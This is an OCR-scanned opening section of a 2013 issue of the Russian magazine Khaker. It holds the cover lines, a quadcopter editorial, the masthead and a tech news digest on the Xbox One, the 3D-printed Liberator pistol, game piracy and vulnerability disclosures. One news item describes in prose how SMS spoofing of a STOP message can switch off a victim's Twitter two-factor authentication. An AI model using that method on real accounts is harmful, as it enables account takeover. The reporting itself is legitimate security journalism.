MUST HAVE ДЛЯ РУТОВАННОГО ANDROID 38

ХАКЕР

07(174) 2013

НОВЫЕ ВОЗМОЖНОСТИ IPTABLES

WWW.XAKEP.RU

Reddit: тонны нестандартного контента ежедневно

18+

Бонус: *самые интересные аддоны для AR.Drone 2.0*

РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.

78

ДЕЖАВЮ: UNSERIALIZE-БАГ

Свежие способы эксплуатации PHP Object Injection

62

МЕНЯЕМ БАГИ НА БАКСЫ

Как найти ошибки в Android-приложениях и получить за это деньги

СОБИРАЕМ КВАДРОКОПТЕР

Эти беспилотники скоро изменят мир. Но построить такой летательный аппарат можно уже сейчас

16





Интерес к любительской электронике и DIY становится все более массовым, и различные игрушки становятся все доступнее. На этот раз в центре — мультикоптеры, радиоуправляемые летательные аппараты.

Игрушечные вертолеты и самолеты — тема далеко не новая, но с появлением выносливых, функциональных и расширяемых «взрослых» моделей идея получает принципиально новое развитие. Мультикоптеры уже зарекомендовали себя в съемке — с воздуха можно делать отличные панорамы и забираться в труднодоступные места для самых неожиданных кадров. Если посмотреть тематические форумы, то уже сейчас есть множество интересных конфигураций: аппараты на солнечных батареях, автономные машины или даже гибриды мультикоптера с гексаподом, способные передвигаться как по земле, так и по воздуху.

Самый простой способ познакомиться с миром этих чудных машин — AR.Drone Parrot, известный многим. Как часто бывает с популярными продуктами в нишевых областях, эта модель имеет массу ограничений, отчасти компенсируемых большим сообществом и кучей продуктов. Но поскольку легких путей мы не ищем, мы рассмотрели и самый трушный вариант — сборку собственной модели.

Удивительно, но, несмотря на всю популярность, сборка квадрокоптеров по-прежнему остается непростой задачей. Нельзя просто составить список компонентов и давать его всем желающим, как это происходит, например, со сборкой компов. Одни и те же компоненты могут продаваться под разными именами или иметь разные характеристики — все это просто не достигло достаточно зрелой стадии. В общем, подготовить готовую конфигурацию почти невозможно. Но вот объяснить логику при составлении такой конфигурации вполне реально, что мы и сделали в этом номере.

Вероятно, через год мы еще раз вернемся к этой теме — производители каждый месяц афишируют новые модели готовых аппаратов по цене от 50 до 150 долларов. Возможно, что и здесь появится собственный Raspberry Pi или Arduino — не идеальный, но простой и доступный аппарат, который легко адаптировать для своих проектов.

Илья Илембитов,
шеф-редактор X
twitter.com/ilembitov



Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Курченко (kurchenko@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru)
	Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Арт-директор	Алик Вайнер
Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06, advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции	Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки	Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения	Нина Дмитрюк (dmitryuk@glc.ru)

Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков
с мобильных телефонов: 8-800-200-3-999

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: *claim@glc.ru*. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 190 000 экземпляров.



16

ЛАЙФХАКИ ДЛЯ ИКАРА

Учимся собирать собственный квадрокоптер

НЕ УСПЕЛ TWITTER ВВЕСТИ ДВУХФАКТОРНУЮ АВТОРИЗАЦИЮ, КАК ЕЕ ТУТ ЖЕ НАУЧИЛИСЬ ОБХОДИТЬ

5

21

КРЫЛАТЫЕ ДРУЗЬЯ

Бюджетные квадрокоптеры

22

ХИТ В НЕБЕ

AR.Drone 2.0 и самые популярные аддоны для него


D0ZNPP, СООСНОВАТЕЛЬ ONSEC

Заработать можно на чем угодно. Если ты хочешь денег, ты вряд ли станешь заниматься безопасностью — это, пожалуй, самый трудоемкий и глупый способ :)



ИЮЛЬ 2013
№ 174

MEGANEWS



Мария «Mifrill» Нефёдова
mifril@real.xakep.ru

Новость месяца

Иллюстрация: Майя Арутюнова

НОВЫЙ «ЯЩИК X»

MICROSOFT ПРЕДСТАВИЛА НОВЫЙ XBOX И KINECT

Кажется, переплюнуть презентацию PlayStation 4 по странности не могло уже ничто: говорить о консоли три часа, так и не показав консоль, тоже нужно уметь. Microsoft консоль все-таки показала, но шоу все равно оказалось странным.

Большая часть часовой презентации X1 была посвящена «новому видению мультимедиа» от Microsoft, и фокус делался на том, как консоль сможет управлять телевизором и различными приставками кабельного и спутникового телевидения. Вместо того чтобы показать, как новое железо и облачная инфраструктура позволят создавать игры нового поколения, Microsoft показала трейлеры с рендерами игр (не показывая сам игровой процесс). Да и выбор игр не впечатлил, ведь спортивные игры от EA и очередная Call of Duty — не самая большая сенсация на свете.

Цена устройства пока неизвестна, но технические характеристики огласили. Консоль работает на восьмиядерном CPU/GPU, оснащается 8 Гб ОЗУ DDR3, приводом Blu-ray, винчестером на 500 Гб, интерфейсом USB 3.0 и поддержкой протокола Wi-Fi Direct. В качестве процессора используется APU семейства AMD Kabini. Как предполагают аналитики Anandtech, это конфигурация из двух четырехъядерных процессоров, работающих на частоте 1,6 ГГц, но официально это подтверждено не было.

Если вспомнить презентации консолей прошлого поколения, тогда Microsoft и Sony действительно было чем удивить: игры на больших HD-телевизорах в то время были в диковинку. Даже сейчас, несмотря на то что железо обеих приставок безнадежно устарело, разработчикам по-прежнему удается удивить игроков — ведь на большом экране все выглядит по определению лучше. С новым поколением такого резкого скачка продемонстрировать не удалось — возможно, поэтому разработчики предпочли в первую очередь говорить о мультимедиа.

У приставок остался козырь в виде облачных вычислений. Microsoft даст разработчикам доступ к платформе Windows Azure, на которой можно обсчитывать по крайней мере те элементы графики, которые не требуют частого обновления (например, пейзажи). У Sony же собственная платформа Gaikai. Интересно, что произойдет, когда в конце года на рынок выйдут Steambox, ведь Valve на игровых сервисах уж точно собаку съела.

У геймеров презентация оставила странные впечатления: почему, представляя новую консоль, Microsoft почти не говорила об играх?



Сенсор Kinect: он теперь снимает видео 1080p, обрабатывая поток 2 Гбит/с, лучше понимает жесты и... сможет распознавать выражение лица, сердцебиение геймера и даже определять его центр тяжести. Более того, без Kinect система работать не будет, и он всегда должен быть включен. В том числе камера и микрофон. Якобы в ожидании команды от пользователя. Верим-верим.

ОБХОД ДВУХФАКТОРНОЙ АВТОРИЗАЦИИ TWITTER

СТАРЫЙ МЕТОД ДЛЯ НОВЫХ РЕШЕНИЙ

После недавней череды громких взломов аккаунтов в Twitter (от рук хакеров за последние месяцы пострадали Associated Press, The Guardian и AFP) сервис наконец ввел в строй систему двухфакторной авторизации. Однако спустя пару дней после этого события в Сети уже появилась информация о том, что ее можно обойти.

Подробную статью о возможных уязвимостях системы опубликовал Шон Салливан из компании F-Secure. Двухфакторную аутентификацию в Twitter можно подключить или отключить одновременно с услугой получения твитов на мобильный телефон. Здесь-то и кроется загвоздка. Давно известно, что отправка твитов на мобильный легко поддается SMS-спуфингу. По сути, для прекращения услуги нужно просто отправить SMS со словом STOP на номер Twitter в своей стране, указав в качестве обратного телефона номер жертвы. Вуаля, у жертвы отключилась доставка твитов на телефон и/или двухфакторная авторизация. Салливан не поленился протестировать свою теорию и оказался абсолютно прав. Путем описанных манипуляций ему удалось без проблем отключить двухфакторную авторизацию на чужом аккаунте.

В своей статье Салливан также отмечает, что люди, использующие двухфакторную систему авторизации, обычно чувствуют себя защищеннее, расслабляются и выбирают очень простые пароли. А значит, их опять же будет проще взломать.



Кстати, Twitter теперь в режиме реального времени отслеживает по записям пользователей, какие телепрограммы они смотрят, и соотносит это с данными о рекламе в эфире. После чего демонстрирует пользователю ту рекламу, которую тот только что видел.



ЧИТАЕТ ЛИ НАС MICROSOFT?

СНОВА ВСПЛЫЛ ВОПРОС О БЕЗОПАСНОСТИ И ЗАЩИЩЕННОСТИ ОБЩЕНИЯ В SKYPE

На этот раз интерес к проблеме потенциальной незащищенности Skype-чата продемонстрировали немецкие исследователи, а именно издательский дом Heise. Снова Microsoft подозревают в слежке за пользователями.

Известно, что несколько юзеров провели опыт: принялись обмениваться ссылками в Skype, как в открытую, так и специально модифицируя их различными URL-сократителями, через JavaScript и иными способами. Выяснилось странное: периодически ссылки доходили до адресата в измененном или сокращенном виде, успевая по пути видоизмениться. Представители Heise утверждают, что подобное невозможно провернуть, «не заглянув внутрь чужого сообщения» тем или иным путем. Собственное расследование журналистов показало, что в процессе каким-то образом задействован сервер, поддерживающий маршрутизацию сообщений и работающий по IP-адресу 65.52.100.214. Этот IP входит в сеть, принадлежащую Microsoft.

В Microsoft прокомментировали ситуацию, сообщив, что действительно «читают» сообщения, но исключительно URL-фильтром, который ищет вредоносные ссылки. Сам фильтр якобы даже не переходит по линкам, а лишь сверяет их с базой.



→ **Wikipedia решила отказаться от использования MySQL, ее заменит MariaDB.** Более того, основная часть бесшовной миграции MySQL — MariaDB уже выполнена.



→ **Первый в мире видеокодек, созданный на базе JavaScript и WebGL,** представили Mozilla Foundation и компания OTOY. Кодек ORBX.js был написан как замена H.264.



→ **Bitcoin и WebMoney подружились.** Теперь в кошельках WebMoney появится поддержка ввода, вывода и конвертации BC. 1 WMX равен 0,001 BTC.



→ **Билл Гейтс снова объявлен самым богатым человеком** планеты, согласно рейтингу Bloomberg Billionaires Index. Его состояние оценивается в 72,7 миллиарда долларов.

ДРОНЫ НУЖНЫ НЕ ТОЛЬКО ВОЕННЫМ

ИНТЕРЕСНЫЙ И ДОБРЫЙ СТАРТАП


Как правило, беспилотные летательные аппараты фигурируют в новостях рядом со словами «армия», «патрулирование», «опасные зоны» и так далее. Исследователи из научно-исследовательской лаборатории при Университете сингулярности видят дронов под другим углом и хотят использовать их в мирных целях. Так и появился на свет стартап под названием Matternet.

Идея проста — использовать беспилотники для транспортировки грузов. Да, разумеется, один дрон может поднять всего пару килограммов и пронесет их лишь несколько километров (десять максимум). Именно для этого ученые и хотят построить целую сеть зарядных станций на солнечных батареях, расположенных на расстоянии не более 10 км друг от друга. Летая между ними, дроны смогут заменять старые аккумуляторы или подзаряжаться.

И это не только концепт или идея: сеть Matternet уже прошла пробные испытания на Гаити и в Доминиканской Республике, дополнительные тесты запланированы на ближайшее время.



Так как воздушное пространство во всем мире давно поделено, ученые планируют организовать оперативный центр для наблюдения за всеми беспилотниками в реальном времени, чтобы своевременно информировать власти о пролетающих над ними дронах.





С 1 августа Google перейдет на 2048-битные ключи шифрования при работе с SSL-сертификатами. Пока сеансовые данные шифруют ключами длиной 1 Кбит.



Компания Yahoo! решила «омолодить» свою аудиторию и покупает Tumblr за 1,1 миллиарда долларов. В компании пообещали «не облажаться». Yahoo! до сих пор припоминают Flickr.

75%

СОТРУДНИКОВ УВОЛЕНО ИЗ RAPIDSHARE

Некогда популярнейший файловый хостинг сегодня испытывает серьезные трудности. RapidShare были вынуждены сократить штат компании с 60 до 15 человек. Сейчас сайт находится всего на 621-м месте среди файловых хостингов, по данным Alexa.

78 000

ДОБРОВОЛЬЦЕВ ХОТЯТ НА МАРС

Голландская организация Mars One, решившая первой доставить людей на Марс (в частном порядке), преуспевает. Уже 78 тысяч добровольцев хотят попытать счастья, получив билет в один конец. Все эти люди уже заплатили по 38 долларов вступительного взноса. Будет на что строить на Марсе базу и космические корабли!

РАСПЕЧАТАЙ СЕБЕ ПИСТОЛЕТ

LIBERATOR — ОРУЖИЕ, КОТОРОЕ МОЖНО РАСПЕЧАТАТЬ ДОМА, НА 3D-ПРИНТЕРЕ



Иллюстрация: Майя Арутюнова

Тем временем в Калифорнии 48-летний Джефф Хизель, автор популярного канала Taofledermaus на YouTube, научился печатать на 3D-принтере Solidoodle 3 пластиковые пули для дробовика Mossberg 590. Даже самая маленькая среди напечатанных из обычного пластика пуль с легкостью пробила деревянную доску с десяти метров.

Кажется, люди, громко кричавшие о том, что 3D-принтеры могут быть опасны, оказались не уж так далеки от правды. Оружейные детали, пригодные к использованию, научились печатать уже сравнительно давно. Теперь научились печатать оружие в целом.

Liberator (освободитель) — первый в мире пластиковый пистолет, все детали которого отпечатаны на 3D-принтере. Его создали в некоммерческой организации Defense Distributed, чей глава Коди Уилсон называет себя анархистом и радикальным либертарианцем. Пистолет состоит из 16 частей, каждая из которых была распечатана авторами на принтере Dimension SST с использованием ABS-пластика. Повторить это можно практически на любом 3D-принтере. Металлический в оружии только боек, для которого использован обычный гвоздь. Лишь одна эта крохотная деталь не может быть создана на принтере. И этот кусочек металла, в общем-то, нужен скорее для обнаружения оружия металлодетекторами, в соответствии с американским Undetectable Firearms Act. Кроме того, Liberator может стрелять патронами разного калибра, так как создатели предусмотрели возможность смены некоторых частей. Здесь стоит отметить, что у компании Defense Distributed лицензия на производство огнестрельного оружия есть, с этой стороны все законно и честно. Также по законам США гражданин имеет право изготовлять у себя дома оружие для собственных нужд. Однако кто гарантирует, что печатать пистолеты будут только в США, и кто проконтролирует этот процесс?

> *«Везде, где есть компьютер и интернет, может появиться пистолет», — с гордостью заявил в интервью Forbes Коди Уилсон*

Чертежи (то есть CAD-файлы) Liberator были опубликованы в открытом доступе, на сайте defcad.org. Конечно же, на компанию Defense Distributed и саму идею тут же обрушился шквал критики и негодования. Ведь пластиковое оружие почти невозможно обнаружить (можно попросту не вставлять металл в пистолет), а картина подпольных фабрик, печатающих оружие на 3D-принтерах, вдруг стала пугающе реальной. Правительство США среагировало довольно быстро: на данный момент от файлов на сайте осталась лишь надпись, гласящая, что госдепартамент США, занимающийся регулированием торговли оружием, потребовал убрать данные из открытого доступа. Стоит ли говорить, что пользователям это не понравилось? В пику властям люди организовали торрент-раздачи файлов, заявляя, что готовы сидировать их просто из принципа. Обсуждение на reddit собрало больше трех тысяч комментариев и вышло одним из самых жарких в этом месяце. Но, как известно, что попало в интернет, то останется там навсегда. «Удалять» данные поздно. Зато теперь в США могут запретить пластиковое оружие.

01



ВИРТУАЛЬНЫЕ УГОНЩИКИ НЕ ПРОЙДУТ

→ У соседей в Белоруссии очень серьезная киберполиция. Недавно их «управление К» вернуло 30-летнему военному угнанный у него танк. Да-да, танк был виртуальный, из World of Tanks. Угонщик оказался школьником, которому теперь грозит штраф за угон премиум-танка ценой 35 долларов.

02



НУЖНЫ ЛИ БОКСОВЫЕ ВЕРСИИ?

→ Adobe Systems сделали важное заявление — компания решила отказаться от дистрибуции продуктов коробочными продажами, перейдя на облачную модель по подписке. Интересно, что почти одновременно с этим Microsoft сообщила, что, напротив, не собирается прекращать продажи коробок.

03



LINUX НА ОРБИТЕ

→ Все компьютеры локальной сети на МКС были переведены с Windows XP, на которой работали до недавнего времени, на Debian. Сделали это из соображений безопасности. Впрочем, стоит отметить, что Linux так или иначе используется на орбите с 1998 года, с самого запуска МКС.

«УРОВЕНЬ ПИРАТСТВА СЛИШКОМ ВЫСОК!»

ГЕЙМ-ДЕВЕЛОПЕРЫ ПОПЫТАЛИСЬ ДОСТУЧАТЬСЯ ДО ИГРОКОВ НЕОБЫЧНЫМ СПОСОБОМ

Смешная, грустная и вместе с тем поучительная история произошла в прошлом месяце. Разработчики попытались наглядно продемонстрировать игрокам, как это обидно и неприятно, когда пиратство убивает твой бизнес.

Небольшая инди-студия Greenheart Games завершила работу над новым проектом — игрой Game Dev Tycoon. Это бизнес-симулятор игровой студии, где действие начинается с самой зари игровой индустрии — 80-е годы, гараж, разработка текстовых игр и двумерной графики. Заканчивается игра созданием MMO, бестселлеров, своей компанией и даже выпуском собственной консоли. Однако добраться до победного конца удалось немногим, большинство игроков уперлись в странную проблему — высокий, просто непомерный уровень пиратства, который задушил их бизнес. Оказалось, это был совсем не баг и не недоработка, просто авторы игры решили провести эксперимент.

Вместе с платной версией симулятора (цена которой составляет всего 7,99 доллара) Greenheart Games создали «крякнутую», якобы пиратскую версию Game Dev Tycoon, с небольшими изменениями. И тоже выпустили ее в Сеть. Жадные до халявы пользователи принялись активно качать игру уже через минуту (!) после регистрации раздачи на трекере. А дальше разработчикам осталось только наблюдать за реакцией...


Возмущение и непонимание последовали в тот же день. На игровых форумах и даже в Steam люди начали жаловаться на то, что какая-то непонятная проблема не дает им продвигаться в игре. Этой проблемой, как ты понимаешь, был чрезмерно высокий уровень пиратства. Должно быть, разработчики здорово повеселились, наблюдая за тем, как пользователи искренне расстраиваются, когда их игра получает высокие оценки, но ее «все равно воруют». Некоторые игроки даже интересовались, нельзя ли использовать в игре какие-то схемы DRM или нечто подобное. Другие просто возмущались: «Почему среди людей так много пиратов? Из-за них я банкрот!» В общем, халявщики наивно искали решение «проблемы» и злились, совершенно не замечая бревна в собственном глазу.

Итоги эксперимента оказались печальными. Конечно, продажи получились мизерными. Но быть может, этот эксперимент хоть чему-то нас научит?

> *Игроки интересовались, нельзя ли использовать в игре какие-то схемы DRM. Другие просто возмущались: «Почему среди людей так много пиратов? Из-за них я банкрот!»*




На создание Game Dev Tycoon у студии ушел год. Лицензионную версию установили 214 человек, а «пиратскую» — 3104 человека, то есть уровень пиратства составляет 93,6%. Что и требовалось доказать.






01



ЕЩЕ ОДИН НЕДОСТАТОК WIN 8

→ Новозеландский сотрудник «Лаборатории Касперского» Уэйн Кирби выступил с критикой в адрес Windows 8. По его мнению, система излишне сложна, что делает ее более уязвимой. «Система содержит в себе сразу три платформы, что открывает путь к значительно более широкому фронту атак».

02



ЧЛЕНАМ LULZSEC УЖЕ НЕ СМЕШНО

→ Четверым хакерам из группы LulzSec, ранее признавшим себя виновными, вынесли приговор. Британский суд приговорил их к тюремному заключению на срок от 20 до 32 месяцев. Любопытно, что последнего участника группы (Avunit) так и не могут найти. Его ищут спецслужбы, но он как в воду канул.

03



НЕ «ГИФ», А «ДЖИФ»

→ Автор формата GIF Стив Уилхайт дал интервью изданию New York Times и сделал неожиданное заявление. Оказывается, все эти годы мы ошибались, произнося слово как «гиф». Правильно «джиф» [dʒɪf]. Даже «Оксфордский словарь английского языка», допускающий оба произношения, заблуждается.

ПУБЛИКУЙ УЯЗВИМОСТИ НАЗЛО!

СРАЗУ ДВУХ БЕЗОПАСНИКОВ ОБИДЕЛО НЕВНИМАНИЕ К НАЙДЕННЫМ ИМИ ДЫРКАМ

В то время как мы рассказываем о рынке продаж уязвимостей, о том, какие деньги на этом делают компании и частные лица, некоторые граждане публикуют «дырки» в открытом доступе и совершенно бесплатно. Руководят ими желание насолить и обида.

Первого исследователя еще можно понять — он 17-летний школьник. Его зовут Роберт Куглер, и он нашел на сайте PayPal XSS-уязвимость. Вызвать баг можно через встроенную функцию поиска, вставив три строки на JavaScript. Парень честно попытался связаться с PayPal через форму для профессионалов и получить деньги, но получил лишь ответ: «К участию в программе Bug Bounty допускаются лица не моложе 18 лет». Тогда Куглер обиделся и опубликовал все данные в открытом доступе (seclists.org/fulldisclosure/2013/May/163).

Второй случай понять сложнее. Инженер Google Тевис Орманди обнаружил баг в Windows 7 и 8, позволяющий локальному пользователю получить неположенные ему системные полномочия. Удаленно эту брешь использовать нельзя, поэтому она не слишком критична. Орманди попытался донести информацию о найденной дырке до Microsoft, но лишь выяснил, что там к этому относятся недружелюбно, помогать не хотят, и дела с ними вести совершенно невозможно. Обо всем этом Орманди рассказал в своем блоге и в открытую опубликовал данные о найденном баге (seclists.org/fulldisclosure/2013/May/91).



Конечно, не все баги публикуются «назло» разработчикам. К примеру, датская компания Secunia в этом месяце разгласила 0-day для программы ERDAS ER Viewer случайно. Информация о дырке и эксплойт попали в открытую рассылку «из-за срабатывания функции автозаполнения в почтовой программе».



ИНОГДА ОНИ ПРОПАДАЮТ

ПРОЕКТ СОБРАЛ 196 ТЫСЯЧ ДОЛЛАРОВ НА KICKSTARTER И ИСЧЕЗ

Разработчики Crypteks USB еще в декабре 2011 года собрали немалую сумму 196 404 доллара для реализации своего проекта флеш-ки-криптекса с аппаратным шифрованием.

Crypteks USB выглядел красиво на картинках, да и сама идея защищать флешку с помощью кодового криптекса очень понравилась посетителям Kickstarter, так что 989 человек не пожалели денег, чтобы заказать 1, 2, 5 или 10 таких устройств.

Один из покупателей даже заказал комплект из 25 гаджетов за 3750 долларов. Теперь всем этим оптимистам остается только кусать локти: авторы рендеров, собрав деньги и заказы, некоторое время общались со своими «клиентами», но потом им надоело, и с апреля 2013 года представители компании Cryptrade Inc. окончательно исчезли с горизонта, перестали отвечать на письма и звонки. Обманутые «дольщики» разделились на два лагеря: молчаливое большинство мысленно попрощалось с деньгами, а небольшая группа активистов пишет письма по инстанциям и надеется вернуть средства. Судя по сообщениям для «дольщиков», компания пыталась осуществить возврат средств, но то ли не завершила, то ли не начала этот процесс.

Неудивительно, что после таких историй руководство Kickstarter сильно ужесточило правила для новых проектов. Среди прочего с прошлого года запрещено публиковать рендеры, разрешены только фотографии реально имеющихся прототипов.



→ **1,3 миллиона игроков потеряла ММОРПГ World of Warcraft** в первом квартале этого года, согласно данным Blizzard. Теперь играют лишь 8,3 миллиона человек.



→ **DDoS-атака 300 Гбит/с не прошла даром.** Свен Олаф Кампхейс, один из руководителей CyberBunker, арестован в Испании и отправлен в Нидерланды, где его ждет суд.



→ **178 ПК отправил на помойку департамент образования** немецкого города Шверин. Просто машины были заражены Conficker, а антивирусы, видимо, для дураков.



→ **Wi-Fi скоростью 1,7 Гбит/с? Возможно.** Компания Quantenna анонсировала чип, ориентированный на мобильные девайсы, созданный путем модификации 802.11ас.

БЫЛ FEDORA, СТАЛ PIDORA


НЕОДНОЗНАЧНОЕ ПЕРЕИМЕНОВАНИЕ ИЗВЕСТНОГО ДИСТРИБУТИВА


Настоящая комедия разыгралась в прошлом месяце вокруг популярного дистрибутива Fedora. Дело в том, что разработчики решили переименовать проект Fedora для Raspberry Pi и выбрали очень неблагозвучное для русскоязычной публики название — Pidora. Конечно же, новое имя вызвало немалый резонанс и потоки юмора разной степени тяжести в СМИ, форумах, блогах и так далее. Пожалуй, любой дистрибутив Linux мог бы гордиться таким вниманием прессы и такой рекламой :).

Оказалось, все ключевые разработчики этого билда для архитектуры ARMv6 живут в Канаде и среди них нет русскоязычных. Однако известие о том, что название вышло не слишком удачным, до них вскоре докатилось. На официальном сайте проекта в итоге появилось сообщение: «Пожалуйста, примите наши извинения, если мы нанесли вам оскорбление. Мы лишь хотели связать „Пи“ (от Raspberry Pi) и „Федора“ (из проекта Fedora). Мы активно ищем приемлемое для всех альтернативное русское название и консультируемся с некоторыми членами сообщества. Вскоре опубликуем дополнительную информацию по этому поводу».




Тем временем в инфраструктуре Fedora нашли ошибки в системе управления аккаунтами разработчиков, о чем сообщил лидер проекта Робин Бергерон. В итоге могла произойти утечка данных, среди которых могли быть хеши паролей (SHA-512 с солью), секретные вопросы, зашифрованные ответы для восстановления пароля и персональные данные.





→ **Ученые университета Коннектикута выяснили: у игроков** Quake 3 Revolution резко повышается уровень агрессии, если их противник человеческой расы.



→ **Теперь распознаванием образов на фото и видео,** загружаемых в Google+, занимается мощная самообучаемая нейросеть. И заметим, у нее отлично получается.

5G

SAMSUNG ИСПЫТАЛА НОВЫЙ СТАНДАРТ

→ 3G, 4G? Они еще не успели стать до конца привычными, но уже устаревают. Компания Samsung провела испытание беспроводной передачи данных уже пятого поколения. Удалось послать данные на скорости более 1 Гб/с на расстояние два километра. Для коммерческого использования 5G станет доступна не ранее 2020 года.

35% ДОЛЯ ТОРРЕНТ-ТРАФИКА В МИРЕ

